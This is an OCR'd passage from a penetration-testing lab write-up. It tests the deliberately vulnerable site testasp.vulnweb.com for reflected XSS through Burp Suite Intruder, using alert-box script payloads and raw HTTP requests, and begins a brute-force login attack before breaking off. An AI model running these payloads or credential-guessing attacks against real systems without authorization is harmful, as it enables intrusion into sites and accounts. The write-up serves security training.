



- The website replaced the value of the cookie I provided with a new one (ASPSESSIONIDQSSRSATS=OIEGBGEAGFPOJEBHJJBFDABKAM).

- **The server did not reflect the XSS code placed in the cookie in the response, which means that an XSS attack via the cookie is currently not possible.**

I then decide to add a script to the URL and attempt to capture it using Burp Suite.









The <script>alert('XSS')</script> code did not appear in the response body.
This suggests that the website might be validating or escaping the input data.


I then decide to send the request to Intruder.



1 ×
2 ×
Sniper attack
Start attack
Target
http://testasp.vulnweb.com
Update Host header to match target
Positions
Add §
Clear §
Auto §
1 GET /Search.asp?tfSearch=%3Cscript%3Ealert%28%27test%27%29%3C%2Fscript%3E HTTP/1.1
2 Host: testasp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://testasp.vulnweb.com/Search.asp
9 Cookie: ASPSESSIONIDQSSRSATS=LPCFEGEAJPADKCPHLHCGKNBK
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
Search
0 highlights
0 payload positions
Length: 524


Sniper attack
Start attack
Target
http://testasp.vulnweb.com
Update Host header to match target
Positions
Add §
Clear §
Auto §
1 GET /Search.asp?tfSearch=§tfsearch=<script>alert('XSS')</script>§ HTTP/1.1
2 Host: testasp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://testasp.vulnweb.com/Search.asp
9 Cookie: ASPSESSIONIDQSSRSATS=LPCFEGEAJPADKCPHLHCGKNBK
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13


I use the Add option in the specified section and replace the content inside with a script.

In the Payload section, I add scripts that allow me to start the attack.






- The 200 OK status code and the larger response size indicate that the server processed this request and reflected the data in the response.
- This payload likely executed the XSS attack successfully.




The payload was successfully reflected on the website's page, and an alert box was displayed in the browser.
This demonstrates that the website does not properly escape or validate user input.

Next vulnerability: Brute Force.

I navigate to the login page on the website and attempt to enter the username and password.



After that, I access Burp Suite, capture the request, and send it to Intruder.





I use the Add option.

```
tfUName=admin&tfUPass=admin
```


```
16 tfUName=$admin$&tfUPass=$admin$
```

After that, I perform the following actions in the Payloads section:



